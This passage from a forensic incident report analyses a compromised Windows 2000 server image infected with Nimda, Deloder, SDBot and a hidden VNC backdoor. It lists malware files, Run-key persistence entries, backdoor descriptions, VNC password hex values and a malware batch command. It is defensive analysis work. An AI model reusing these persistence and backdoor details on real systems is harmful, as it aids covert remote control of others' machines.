The Autopsy timeline file was again used to determine if the newly suspected files were present on the system. From a Linux command prompt in the Autopsy output directory, the following command was given for each of the file names:

```
grep –i foo W2K001-timeline
```

[24] http://www.google.com/advanced_search?hl=en

[25] home.ahnlab.com/smart2u/virus_detail_1094.html
www.binbin.net/computer_tips/comp_wxp/20030129/irc_trojan.htm
www.geocities.co.jp/Technopolis/6511/other/other1.html

explorer.exe
v32driver.bat
iiscache.dll
win32.exe
zxtt.exe
STDE9.EXE
str.vxd
web.swf
symbiox.dll

STD9.exe

Of the files checked, only zxtt.exe and STDE9.exe were found in /winnt/system32. The descriptions on the next site were then checked. The second foreign site appeared to identify malware named Netspree, HideWindow and Deloader.

The following files were then grepped for a match in the timeline as above and notes were made on their presence.

Netspree
Lcp_Netbios.dll
Psexec.bat
Psexec.exe (Sysinternals) Only Psexec.exe found
Psexecsvc.exe (Psexec.exe)
Win32load.exe

HideWindow (worm.randon)
zxtt.exe Found /winnt/system32 (Downloder.Apher)
Et3st[1].exe (Temporary Internet Files)
explorar.exe
arab.dat
crs.exe
crz.exe
grad.exe
r.ini
rcfg.ini
svchost32.exe
verdana.exe

Deloader
rundll32.exe Found /winnt/fonts
explorer.exe Found /winnt/fonts (WinVNC.exe)
PSEXESVC.EXE Found /winnt/system32
omnithread_rt.dll Found /winnt/fonts
VNCHooks.dll Found /winnt/fonts

~glh0003.tmp Found /winnt/fonts Also found a ~glh0004.tmp
cygwin1.dll Found /winnt/system32

Deloader
eleet.exe (1223KB)
fsys.exe (2KB)
inst.exe (669KB Win32.Deloder) Found /winnt/system32
STDE9.exe (1400KB Trojan.Glitch) Found /winnt/system32

Security Focus listed STDE9.exe[26] as a remote installer.

~GLH003.TMP

From the above actions it was seen that the Deloader relatives were likely to be present and that the zxtt.exe and STD9.exe were in need of further identification research. Rather than dwell on the one file the search for other possible malware continued.

The Fonts directory .TMP files were then researched. A one site[27] mentioned the following:

> The install creates temporary files to be renamed after the reboot because it needs to replace a system file which is in use. Temporary files may be created (such as ~GLH0004.TMP) for renaming after startup due to files being in use during the installation:

Analysis continued to the other suspicious files in use.

whore.exe

An Internet search for Whore.exe[28] suggested that one such named executable was an ASCII pornography program. It is obviously not a system file so it was noted for more research being needed.

system32.exe

The system32.exe search resulted in several possible uses. One reference mentioned a worm called I-Worm.Mari[29] but that the file was only 12K in contrast to the executable on the system that was 1.1MB. Another site detailed system32.exe as a recent May,03 RAMDAM.A[30] Trojan but the size on this was

[26] http://www.securityfocus.com/archive/75/314359/2003-03-01/2003-03-07/0
[27] http://appdeploy.com/faq/repackaging/rpk-faq-01.shtml
[28] http://www.yip.org/warez.htm
[29] http://www.kav.ch/avpve/worms/email/mari.stm
[30] http://www.vsantivirus.com/back-ramdam-a.htm

also only 14-32K file. The Japanese Computer Associates site[31] detailed a reference to a 2002 IRC-Sdbot (McAfee) article and the McAfee site[32] mentioned that it was a variable size spam generator. Although the poor state of virus naming standards has not helped much for identification of this binary by name alone and it will need additional research[33] to determine it's true use, it is safe to assume that it is malware.

pipecmdsrv.exe

The pipecmdsrv.exe had been identified as BackDoor-ASR[34], a recent 4/10/03 listed remote access trojan.

> The client program requires remote machine ip address, user name and password to run.
> The remote machine must be nt/xp/2000. If valid connection is made, a server program is installed as service on the remote machine. The service name used is "PipeCmdSrv".
> The server is copied to c:\windows\system32\PipeCmdSrv.exe
> It redirects information from the communication pipe to the command, "cmd.exe /q /c.".
> The client can then send commands to the remote machine.

Another description was found at a news archive site[35].

drvstup.exe & trimsmqs.exe

Both /WINNT/system32/drvstup.exe and /WINNT/system32/trimsmqs.exe do not exist on a clean Windows 2000 system and revealed no hits on Google. Multiple attempts were tried making them suspicious and in need of further research.

iserver.bat

The search for iserver.bat identified it as part of GT Bot Share Spread[36] but searches for other files related to the Trojan showed no hits except for pipecmdsrv.exe. Pipecmdsrv.exe was identified as BackDoor-ASR. It is likely that either iserver or wserver could have planted pipecmdsrv.

Drivers/	Folder		
iserver.bat	File	1k	Microsoft batch file
wserver.exe	File	907k	setup.exe (original name)
PipeCmdSrv.exe	File	16k	server application

The file r.bat was located and described as an install script[37].

[31] http://www.caj.co.jp/virusinfo/2003/win32_sdbot14176.htm
[32] http://vil.mcafee.com/dispVirus.asp?virus_k=99410
[33] Subsequent sections illustrate a Nimda infection that likely altered the original binary size.
[34] http://vil.mcafee.com/dispVirus.asp?virus_k=100245
[35] http://archives.neohapsis.com/archives/incidents/2002-10/0040.html
[36] http://golcor.tripod.com/gtbot.htm
[37] http://www.derkeiler.com/Newsgroups/comp.security.firewalls/2002-03/2141.html

Summary of Initial Suspect Binary File Research

This list represents the summary of all suspect malware files as a result of the initial research findings.

WORM_DELOADER.A	/WINNT/system32/Dvldr32.exe
WORM_DELOADER.A	/WINNT/system32/PSEXEC.EXE
WORM_DELOADER.A	/WINNT/system32/dllcache/dialer.exe
WORM_DELOADER.A	/Program Files/Windows NT/dialer.exe
BKDR_DELOADER.A	/WINNT/system32/inst.exe
BKDR_DELOADER.A	/WINNT/system32/cygwin1.dll
BKDR_DELOADER.A	/WINNT/Fonts/VNCHooks.dll
BKDR_DELOADER.A	/WINNT/Fonts/omnithread_rt.dll
BKDR_DELOADER.A	/WINNT/Fonts/explorer.exe
BKDR_DELOADER.A	/WINNT/Fonts/rundll32.exe
BKDR_DELOADER.A	/WINNT/Fonts/~GLH0003.TMP
BKDR_DELOADER.A	/WINNT/Fonts/~GLH0004.TMP
MIRC TROJAN	/WINNT/system32/zxtt.exe
WORM RANDON	/WINNT/system32/STDE9.exe
ASCII PORN	/WINNT/system32/whore.exe
IRC-Sdbot, I-WORM.Mari	/WINNT/system32/system32.exe
BKDR_FLUXAY.A	/WINNT/system32/PipeCmdSrv.exe
GT BOT Share Spread	/Drivers/iserver.bat
GT BOT Share Spread	/Drivers/wserver.exe
UNKNOWN	/WINNT/system32/drvstup.exe
UNKNOWN	/WINNT/system32/trimsmqs.exe
UNKNOWN	/WINNT/system32/inetsrv/iisadmin/iifvdhd.asp
Malware script	/WINNT/Temp/r.bat

Table 1. Inital Malware Listing

TFTP File Analysis

With the initial binary identification done, the TFTP files were then examined. The command grep TFTP W2K001-timeline > W2K001-TFTPlisting.txt was done to produce a listing of all the files with TFTP as part of the name and size. This listing was then imported into MS-Excel and sorted to look for commonalities.

The TFTP files ranged in size from a single file with 10,752 bytes to 40 with the same size of 8,388,608. There were 235 TFTP files located in /Inetpub/scripts of 63 different sizes. The file names varied with non-sequential numeric names. The majority of files with the same size were over 4MB. A partial listing is shown below:

/Inetpub/scripts/TFTP3032	8388608
/Inetpub/scripts/TFTP3196	8388608
/Inetpub/scripts/TFTP1720	7299072
/Inetpub/scripts/TFTP1880	7299072
/Inetpub/scripts/TFTP1140	6459392
/Inetpub/scripts/TFTP896	6459392

/Inetpub/scripts/TFTP1340	4782080
/Inetpub/scripts/TFTP1824	4718592
/Inetpub/scripts/TFTP1972	4718592
/Inetpub/scripts/TFTP1144	317952
/Inetpub/scripts/TFTP2228	315392
/Inetpub/scripts/TFTP168	315392

TMP File Analysis

Over 1000 .tmp extension files were found to exist on the system. It was suspected that they were related to the TFTP files and desired that they be sorted by name etc. The output of the Autopsy timeline was not suited to importation for re-sorting in Excel so the Sleuthkit fls utility was then used to dump the file contents of the image to a file delimited with the "|" character that could easily be imported into Excel. An advantage to using the Sleuthkit utilities instead of a standard directory listing is that deleted and reallocated files were included so that remnants of installations would be more apparent.

```
Fls –Frp –f ntfs –m / /opt/Evidence/W2K001-40gb-hdd1.img > flslist.txt
```

The Excel imported text file contained 22,202 directory entries. Extra columns such as inode etc were deleted until only the path/name and size columns remained. The file was then trimmed to relevant directories with tmp files, saved as a CSV and renamed to .txt so that Excel could then re-import with both a comma and period as delimiters. This would separate the file path/name from the extension for more sorting.

Upon review it was noticed that numerous files contained the same pattern of sizes as the previously reviewed TFTP files. The new TMP file list was then combined with the TFTP list and sorted by Bytes,File,Status.

There were a total of 1192 files, (including Deleted and Reallocated) totaling 2.7GB with many with multiple extensions that changed from TFTPxxxx to a tmp.exe and also contain the same size. Many (762) tmp files had zero bytes. Many were also deleted and could be indicators of failed transfers. A review was then done on a known state Windows 2000 Server which showed no TFTP files and had few tmp files in /winnt and /winnt/temp there were none with tmp.exe. Since this PC was setup recently and used little, this indicated that activity was occurring that was not originating from the normal system user. Further analysis will be done to review the contents so that they can be identified.

To obtain a list of only the active files, the W2K001-TFTP-TMP Excel spreadsheet was again used to parse the files. The deleted and deleted/reallocated files were first sorted out to leave the active listing. The active listing was then sorted to remove zero byte files. This list of active files needing review was now 473 files with a total size of 2.06GB.


It was suspected that many of these files were duplicates so to further reduce the amount of review items, the md5sum was used to compare same size files. To comprehensively review all the active, non-zero, tmp and TFTP files, a shell script to perform an md5sum on each of the files listed in the sorted worksheet was created and run against the mounted original image.

```
mount -t ntfs -n -o loop,noexec,noatime,ro,offset=32256 w2kevidence_dsk.img /mnt/w2k001orig
sh W2K001-md5script.sh
```

W2K001-md5script.sh

```
md5sum "/mnt/w2k001orig/Inetpub/scripts/TFTP3548" >>/home/nnolin/W2K001-TFTP-TMP.MD5
md5sum "/mnt/w2k001orig/Inetpub/scripts/TFTP3564" >>/home/nnolin/W2K001-TFTP-TMP.MD5
…
```

The output from the W2K001-TFTP-TMP.MD5 file was then merged with the spreadsheet data to resort on Bytes,MD5 and name. In some cases it confirmed that although the sizes are the same, the contents of the TFTP and tmp files had changed when their names changed.



Path/Filename	STAT	Bytes	MD5SUM
/WINNT/Temp/mepB0.tmp.exe	A	8,388,608	4a975979a48f9f2ab59fe75994f74d4e
/WINNT/Temp/mepB1.tmp.exe	A	8,388,608	4a975979a48f9f2ab59fe75994f74d4e
/WINNT/Temp/mepB2.tmp.exe	A	8,388,608	4a975979a48f9f2ab59fe75994f74d4e
/WINNT/Temp/mepB3.tmp.exe	A	8,388,608	4a975979a48f9f2ab59fe75994f74d4e
/WINNT/Temp/mepB4.tmp.exe	A	8,388,608	4a975979a48f9f2ab59fe75994f74d4e
/WINNT/Temp/mepB5.tmp.exe	A	8,388,608	4a975979a48f9f2ab59fe75994f74d4e
/WINNT/Temp/mepB6.tmp.exe	A	8,388,608	4a975979a48f9f2ab59fe75994f74d4e
/WINNT/Temp/mepB7.tmp.exe	A	8,388,608	4a975979a48f9f2ab59fe75994f74d4e
/WINNT/Temp/mepB8.tmp.exe	A	8,388,608	4a975979a48f9f2ab59fe75994f74d4e
/WINNT/Temp/mepB9.tmp.exe	A	8,388,608	4a975979a48f9f2ab59fe75994f74d4e
/WINNT/Temp/mepBA.tmp.exe	A	8,388,608	4a975979a48f9f2ab59fe75994f74d4e
/WINNT/Temp/mepC.tmp.exe	A	8,388,608	4a975979a48f9f2ab59fe75994f74d4e
/WINNT/Temp/mepD.tmp.exe	A	8,388,608	4a975979a48f9f2ab59fe75994f74d4e
/WINNT/Temp/mepF.tmp.exe	A	8,388,608	4a975979a48f9f2ab59fe75994f74d4e
/Documents and Settings/mc8836/Local Settings/Temp/mep134.tmp.ex	A	8,388,608	7a4fd4c2820f16682231bdffd0f175c5
/Documents and Settings/mc8836/Local Settings/Temp/mep135.tmp.ex	A	8,388,608	7a4fd4c2820f16682231bdffd0f175c5
/WINNT/Temp/mepFC7.tmp.exe	A	8,388,608	c93ba2e57d5f4e17921e6b9b1faa841b
/Inetpub/scripts/TFTP1720	A	7,299,072	21181931ec8132cf0c384a06c22705aa
/Inetpub/scripts/TFTP1744	A	7,299,072	21181931ec8132cf0c384a06c22705aa
/Inetpub/scripts/TFTP1880	A	7,299,072	21181931ec8132cf0c384a06c22705aa
/WINNT/Temp/mep2B.tmp.exe	A	7,299,072	5ef19d34cfb1a8797e0a831177c96a73
/WINNT/Temp/mep2F.tmp.exe	A	7,299,072	5ef19d34cfb1a8797e0a831177c96a73
/WINNT/Temp/mep36.tmp.exe	A	7,299,072	5ef19d34cfb1a8797e0a831177c96a73
/WINNT/Temp/mep38.tmp.exe	A	7,299,072	5ef19d34cfb1a8797e0a831177c96a73

Figure 20. TFTP and TMP file MD5 Analysis

The above spreadsheet contained the MD5 sorted list of temp,TFTP and exe files. This information was then used to filter the 2.06GB file listing to parse out unique file types.

During the tmp and tftp analysis the grep search of the timeline also included a listing of deleted files. These files were similar to the above files and it also indicated that TFTP had occurred in other wwwroot directories and that they were deleted. A partial listing follows. This was note as a possible infection vector for followup.

```
/Inetpub/scripts/TFTP3004 (deleted-realloc)           8388608
/Inetpub/scripts/TFTP308 (deleted-realloc)            1230848
/Inetpub/scripts/TFTP3188 (deleted-realloc)           8388608
/Inetpub/wwwroot/_vti_cnf/TFTP1536 (deleted-realloc)  31232
```

```
/Inetpub/wwwroot/_vti_cnf/TFTP1548 (deleted-realloc)    65536
/Inetpub/wwwroot/_vti_cnf/TFTP1564 (deleted-realloc)    2408960
/Inetpub/wwwroot/_vti_log/TFTP1368 (deleted-realloc)    1331712
/Inetpub/wwwroot/_vti_log/TFTP1372 (deleted-realloc)    2039808
/Inetpub/wwwroot/_vti_log/TFTP1384 (deleted-realloc)    2039808
/Inetpub/wwwroot/images/TFTP1872 (deleted-realloc)     315392
/Inetpub/wwwroot/images/TFTP1876 (deleted-realloc)     4661248
/Inetpub/wwwroot/images/TFTP1880 (deleted-realloc)     7299072
/Inetpub/wwwroot/images/TFTP1904 (deleted-realloc)     4718592
```

Anti-Virus Scan

To confirm that the above files were infected and to better detail possible undetected binaries a confirmation scan was done with a commercial Anti-Virus Scanner. Norton Family Edition 2001 was loaded on a Windows 2000 Analysis workstation and the recovered image was configured as the second hard drive. Antivirus definitions were updated so that they were current as of June, 2003 and a full scan of all files in the evidence image was performed. The scan took 13 minutes and 8 seconds to process 34,544 files and quarantine 831 of them.

The following listing was created manually by merging the summary output from the scan output with details data from the files detected.

Malware Detected	Count	Files
Nimda.A @mm(html)	322	iivdrd.asp, default.htm..
Nimda.E @mm	399	httpodbc.dll, Extranet.exe, LUALL.EXE, creatr32.exe
Nimda.E @mm (dr)	4	mep65.tmp.exe, TFTP620…
Nimda.enc	88	readme.eml, mep63.tmp..
Backdoor.Dvldr	4	inst.exe, rundll32.exe, ~GLH0003.TMP, ~GLH0004.TMP
Backdoor.Fluxay	1	PipeCmdSrv.exe
Backdoor.Sdbot	6	iexplore.exe, sd.exe, STDE9.exe, trimsmqs.exe, wserver.exe, iikel.exe
Downloader.Trojan	1	zxtt.exe
Virus.Dropper	1	trashmanx.exe
HLLW.Deloder	1	Dvldr32.exe

Total Hard Drive Capacity Used by Infected Files = 2.31GB

The Anti-Virus scan found many instances of infected html, asp and executables that were not immediately apparent in the initial scan. It also identified zxtt.exe as a downloader and also helped identify a sdbot package. The file trashmanx.exe was also a new find as a Virus dropper.

It was noted that not all files identified in the manual review were found by the anti-virus scan. The suspected malware files whore.exe, iserver.bat, r.bat, and drvstup.exe were not listed, lending credence to the need for multifaceted reviews of forensic images.

Malware Related Registry Analysis

Using the information gathered from Virus Description links the extracted registry hives were then reviewed for signs of specific activity relating to them.

Nimda

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\
CurrentVersion\Network\LanMan\[C$ -> Z$] no software or system

System.ini
        shell=explorer.exe load.exe –dontrunold
```

Bkdr_Deloder.A

```
HKEY_LOCAL_MACHINE\Software\Windows\CurrentVersion\Run
TaskMan = %Windows%\Fonts\rundll32.exe
HKEY_LOCAL_MACHINE\Software\Windows\CurrentVersion\Run
Explorer = %Windows%Fonts\explorer.exe
```

VNC Backdoor

```
[HKEY_LOCAL_MACHINE\SOFTWARE\ORL\WinVNC3]
"SocketConnect"=dword:00000001
"AutoPortSelect"=dword:00000001
"InputsEnabled"=dword:00000001
"LocalInputsDisabled"=dword:00000000
"IdleTimeout"=dword:00000000
"QuerySetting"=dword:00000002
"QueryTimeout"=dword:0000000a
"Password"=hex:f3,40,bb,c8,07,36,de,47
"PollUnderCursor"=dword:00000001
"PollForeground"=dword:00000001
"PollFullScreen"=dword:00000001
"OnlyPollConsole"=dword:00000001
"OnlyPollOnEvent"=dword:00000001
```

Worm_Deloder.A

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
messnger = <Worm Path>\Dvldr32.exe
```

FLUXA

```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\PipeCmdSrv
```

IRC Trojan

```
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run
explorer.exe
```

SDBOT.E

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
Windows (host Not Remove) svhosts.exe
```

Startup Keys

To ensure that no other executables were being autoloaded the following key list was also reviewed. Taking a tip from an NT security link[38], the places where an application is automatically started are:

Startup folder for the current user and all user groups

%systemroot%\win.ini file

The registry keys HKEY_LOCAL_MACHINE\:

```
Software\Microsoft\Windows\CurrentVersion\Run
Software\Microsoft\Windows\CurrentVersion\RunOnce
Software\Microsoft\Windows\CurrentVersion\RunServices
Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
Software\Microsoft\Windows NT\CurrentVersion\Winlogon\Userinit
```

The registry keys HKEY_CURRENT_USER\:

```
Software\Microsoft\Windows\CurrentVersion\Run
Software\Microsoft\Windows\CurrentVersion\RunOnce
Software\Microsoft\Windows\CurrentVersion\RunServices
Software\Microsoft\Windows\CurrentVersion\RunServicesOnce
Software\Microsoft\Windows NT\CurrentVersion\Windows (the run and load keys)
```

Evidence Image Registry Values

/WINNT/system.ini

```
; for 16-bit app support

[drivers]
wave=mmdrv.dll
timer=timer.drv

[mci]
[driver32]
[386enh]
woafont=dosapp.FON
EGA80WOA.FON=EGA80WOA.FON
EGA40WOA.FON=EGA40WOA.FON
CGA80WOA.FON=CGA80WOA.FON
CGA40WOA.FON=CGA40WOA.FON
```

Note: No shell= statements

System Hive

```
[system\ControlSet001\Services\dmio\Boot Info]
"Boot ID"="f019ffc1-24e7-11d7-ba37-806d6172696f"
```

[38] http://is-it-true.org/nt/utips/utips116.shtml

```
[system\ControlSet002\Control\IDConfigDB\Hardware Profiles\0001]
"PreferenceOrder"=dword:00000000
"FriendlyName"="Profile 1"
"Aliasable"=dword:00000000
"Cloned"=dword:00000001
"HwProfileGuid"="{f019ffc0-24e7-11d7-ba37-806d6172696f}"

[system\ControlSet002\Services\Tcpip\Parameters\Interfaces\{0DAA144A-8A75-47B7-
8D38-1EEDA5979F3A}]
"UseZeroBroadcast"=dword:00000000
"EnableDeadGWDetect"=dword:00000001
"EnableDHCP"=dword:00000001
"IPAddress"=hex(7):30,2E,30,2E,30,2E,30,00,00 (0.0.0.0)
"SubnetMask"=hex(7):30,2E,30,2E,30,2E,30,00,00 (0.0.0.0)
"DefaultGateway"=hex(7):00
"DefaultGatewayMetric"=hex(7):00
"NameServer"=""
"Domain"=""
"DisableDynamicUpdate"=dword:00000000
"EnableAdapterDomainNameRegistration"=dword:00000000
"InterfaceMetric"=dword:00000001
"TCPAllowedPorts"=hex(7):30,00,00
"UDPAllowedPorts"=hex(7):30,00,00
"RawIPAllowedProtocols"=hex(7):30,00,00
"NTEContextList"=hex(7):30,78,30,30,30,30,30,30,30,33,00,00
"DhcpServer"="24.34.240.34"
"Lease"=dword:00054600
"LeaseObtainedTime"=dword:3E6E1346
"T1"=dword:3E70B646
"T2"=dword:3E72B086
"LeaseTerminatesTime"=dword:3E735946
"IPAutoconfigurationAddress"="0.0.0.0"
"IPAutoconfigurationMask"="255.255.0.0"
"IPAutoconfigurationSeed"=dword:00000000
"AddressType"=dword:00000000
"DhcpClassIdBin"=dword:00000003
"DhcpIPAddress"="24.128.25.124"
"DhcpSubnetMask"="255.255.252.0"
"DhcpNameServer"="204.127.202.19 216.148.227.79"
"DhcpDefaultGateway"=hex(7):32,34,2E,31,32,38,2E,32,34,2E,31,00,00 (24.128.24.1)
"DhcpDomain"="ne1.client2.attbi.com"
"DhcpSubnetMaskOpt"=hex(7):32,35,35,2E,32,35,35,2E,32,35,32,2E,30,00,00
(255.255.252.0)

[system\ControlSet001\Control\Lsa]
…
"restrictanonymous"=dword:00000000

[system\ControlSet001\Services\lanmanserver\parameters]
"autodisconnect"=dword:0000000F
"enableforcedlogoff"=dword:00000001
"enablesecuritysignature"=dword:00000000
"requiresecuritysignature"=dword:00000000
"NullSessionPipes"=hex(7):43,4F,4D,4E,41,50,00,43,4F,4D,4E,4F,44,45,00,53,51,\
  4C,5C,51,55,45,52,59,00,53,50,4F,4F,4C,53,53,00,4C,4C,53,52,50,43,00,45,50,\
  4D,41,50,50,45,52,00,4C,4F,43,41,54,4F,52,00,54,72,6B,57,6B,73,00,54,72,6B,\
  53,76,72,00,00
"NullSessionShares"=hex(7):43,4F,4D,43,46,47,00,44,46,53,24,00,00
"Lmannounce"=dword:00000000
"Size"=dword:00000003
"Guid"=hex:AE,FE,3C,F0,82,51,73,48,A5,06,A3,3D,C0,39,5B,A4
```

Software Hive

```
[software\Microsoft\Windows\CurrentVersion\RunOnce]

[software\Microsoft\Windows\CurrentVersion\RunOnceEx]

[software\Microsoft\Windows\CurrentVersion\RunServices]
"Configuration Loader"="cnfgld32.exe"

[software\Microsoft\Windows\CurrentVersion\Run]
"Adaptec DirectCD"="C:\\PROGRA~1\\Adaptec\\DirectCD\\directcd.exe"
"Configuration Loader"="cnfgld32.exe"
"TaskMan"="C:\\WINNT\\Fonts\\rundll32.exe"
"Explorer"="C:\\WINNT\\Fonts\\explorer.exe"
"messnger"="C:\\WINNT\\system32\\Dvldr32.exe"
"CreateCD"="C:\\PROGRA~1\\Adaptec\\EASYCD~1\\CreateCD\\CreateCD.exe -r"

[software\ORL\WinVNC3]
"SocketConnect"=dword:00000001
"AutoPortSelect"=dword:00000001
"InputsEnabled"=dword:00000001
"LocalInputsDisabled"=dword:00000000
"IdleTimeout"=dword:00000000
"QuerySetting"=dword:00000002
"QueryTimeout"=dword:0000000A
"Password"=hex:F3,40,BB,C8,07,36,DE,47
"PollUnderCursor"=dword:00000001
"PollForeground"=dword:00000001
"PollFullScreen"=dword:00000001
"OnlyPollConsole"=dword:00000001
"OnlyPollOnEvent"=dword:00000001

[software\ORL\WinVNC3\Default]

[software\Microsoft\Windows NT\CurrentVersion\Winlogon]
"AutoRestartShell"=dword:00000001
"DefaultDomainName"="XXXXW2K"
"DefaultUserName"="xxxxx"
"LegalNoticeCaption"=""
"LegalNoticeText"=""
"PowerdownAfterShutdown"="0"
"ReportBootOk"="1"
"Shell"="Explorer.exe"
"ShutdownWithoutLogon"="0"
"System"=""
"Userinit"="C:\\WINNT\\system32\\userinit.exe,"
"VmApplet"="rundll32 shell32,Control_RunDLL \"sysdm.cpl\""
```

```
"SfcQuota"=dword:FFFFFFFF
"allocatecdroms"="0"
"allocatedasd"="0"
"allocatefloppies"="0"
"cachedlogonscount"="10"
"passwordexpirywarning"=dword:0000000E
"scremoveoption"="0"
"DontDisplayLastUserName"="0"
"AppSetup"=""
"DebugServerCommand"="no"
"SFCDisable"=dword:00000000
"ShowLogonOptions"=dword:00000000
"AltDefaultUserName"="xxxx"
"AltDefaultDomainName"="XXXXW2K"
"DisableCAD"=dword:00000000
"AutoAdminLogon"="0"
"CachePrimaryDomain"="YYY"
"DCacheUpdate"=hex:60,CE,C8,F8,B4,E8,C2,01
"WinStationsDisabled"="0"
"KeepRasConnections"="1"
```

NTUSER.DAT

```
[NTUSER\Software\Microsoft\Windows\CurrentVersion\Run]

[NTUSER\Software\Microsoft\Windows\CurrentVersion\Runonce]

[NTUSER\Software\Cygnus Solutions]
[NTUSER\Software\Cygnus Solutions\Cygwin]
[NTUSER\Software\Cygnus Solutions\Cygwin\mounts v2]
[NTUSER\Software\Cygnus Solutions\Cygwin\Program Options]

[NTUSER\Software\ORL\VNCHooks\Application_Prefs\explorer.exe]
"use_GetUpdateRect"=dword:00000001
"use_Timer"=dword:00000000
"use_KeyPress"=dword:00000001
"use_LButtonUp"=dword:00000001
"use_MButtonUp"=dword:00000001
"use_RButtonUp"=dword:00000001
"use_Deferral"=dword:00000001

[NTUSER\Software\ORL\WinVNC3]
"SocketConnect"=dword:00000001
"AutoPortSelect"=dword:00000001
"InputsEnabled"=dword:00000001
"LocalInputsDisabled"=dword:00000000
"IdleTimeout"=dword:00000000
"QuerySetting"=dword:00000002
"QueryTimeout"=dword:0000000A
"Password"=hex:5A,B2,CD,C0,BA,DC,AF,13
"PollUnderCursor"=dword:00000000
"PollForeground"=dword:00000001
"PollFullScreen"=dword:00000000
"OnlyPollConsole"=dword:00000001
"OnlyPollOnEvent"=dword:00000000
```

```
[NTUSER\Software\Microsoft\Windows NT\CurrentVersion\Winlogon]
"ExcludeProfileDirs"="Local Settings;Temporary Internet Files;History;Temp"
"BuildNumber"=dword:00000893
"ParseAutoexec"="1"

[NTUSER\Software\Microsoft\Windows NT\CurrentVersion\Windows]
"DebugOptions"="2048"
"Documents"=""
"DosPrint"="no"
"load"=""
"NetMessage"="no"
"NullPort"="None"
"Programs"="com exe bat pif cmd"

[Administrator-NTUSER\Software\Microsoft\Windows\CurrentVersion\Runonce]
[Administrator-NTUSER\Software\Microsoft\Windows NT\CurrentVersion\Windows]
"DebugOptions"="2048"
"Documents"=""
"DosPrint"="no"
"load"=""
"NetMessage"="no"
"NullPort"="None"
"Programs"="com exe bat pif cmd"

[guest-NTUSER\Software\Microsoft\Windows\CurrentVersion\Runonce]
[guest-NTUSER\Software\Microsoft\Windows NT\CurrentVersion\Windows]
"DebugOptions"="2048"
"Documents"=""
"DosPrint"="no"
"load"=""
"NetMessage"="no"
"NullPort"="None"
"Programs"="com exe bat pif cmd"
```

Analysis of Registry for Malware and Startup Settings

NIMDA.A registry entries were not found however, numerous application binaries were found infected that could have been the triggers including: Lotus Notes, Nortel VPN Client , EASY CD Creator, Acrobat Reader, Symantec Live Advisor & Live Update.

Httpodbc.dll was located in several directories which indicated Nimda.E activity. This could have arrived via e-mail but it was suspect that Notes was not used until after infection. Automated infection via unicode traversal or open shares were the likely delivery vectors used shortly after system came online. Csrss.exe was not found. Only CSRSS.EXE wth 5392 bytes on system. The lowercase csrss.exe was deleted according to timeline, possibly corrected by WFP. The cool.dll also absent. The HTTP GETs for Cool.dll and httpodbc in the IIS logs also show it has been active.

The IRC Trojan SDBOT was installed and able to run as a service via"Configuration Loader"=cnfgld32.exe

The Worm Dvldlr was installed via
"messnger"="C:\\WINNT\\system32\\Dvldr32.exe"
And would have been scanning IP addresses attempting to connect to port 445 of target computers to spread. It also created
"TaskMan"="C:\\WINNT\\Fonts\\rundll32.exe"
and "Explorer"="C:\\WINNT\\Fonts\\explorer.exe" to activate the VNC Trojan that it planted.

Online post indicated that VNC[39] has a blank password.

> …
> [HKEY_CURRENT_USER\Software\ORL\WinVNC3]
> "Password"=hex:5a,b2,cd,c0,ba,dc,af,13
>
> …(those hex codes are the encrypted version of a blank password), then will restart WinVNC.
>
> Since the password is blank, WinVNC's behavior is to NOT allow incoming connections and instead it will prompt the user with the Properties dialog so that to force him to enter a new password...

The restrictanonymous=dword:00000000 value indicated that anonymous registry access was allowed.

Another NT security link[40] mentioned that administrative shares are enabled by default and had not been disabled.

> The system automatically creates hidden "administrative shares" for its logical drives C:, D:, and so forth which it names C$, D$ and so forth. It also creates the admin$ hidden share for to the \winnt folder. These shares are designed for remote access support by domain administrators. By default, if you delete these admin shares, they will be recreated when you reboot. To disable permanently so they will not be recreated on the next reboot, use the following Windows NT registry hack:
>
> Hive: HKEY_LOCAL_MACHINE
> Key: SYSTEM\CurrentControlSet\Services\LanManServer\Parameters
> Name: AutoShareServer for servers
> Name: AutoShareWks for workstations
> Type: REG_DWORD
> Value: 0

There was a \drivers directory with an iserver.bat that contained the single command “net start systask”. The only other file in the directory was wserver and had been identified as SDBOT by Anti-Virus.

[39] http://www.realvnc.com/pipermail/vnc-list/2000-August/015995.html
[40] http://is-it-true.org/nt/registry/

This was seen as suspicious since the net start command is used to start a service and Microsoft Technet's[41] operational description of the net start command listed "schedule" to start a task with the scheduler and did not include a "systask" parameter.

A user post[42] mentioned systask as a service for a VNC Trojan package related to pipecmdsrv.

> Then a copy of WinVNC was installed in a new hidden folder called "truetype" in the WINNT/Fonts folder. WinVNC was installed as a Service called "systask" and was also in the Run key. (It had a blank icon, and thus wasn't visible in the System Tray).

Another user post[43] also mentioned systask and pipecmdsrv being related to a stealth instance of mIRC.

> I got nailed by this, and managed to get rid of it by killing the systask.exe process
> it seems to hide behind and just remove mIRC via add/remove. It seemed to get the LEGACY_PIPECMDSRV registry entry, and I couldn't find it on my system (not to say it's not still there).

Although the summaries are not conclusive it is apparent that iserver.bat was a malware controller.

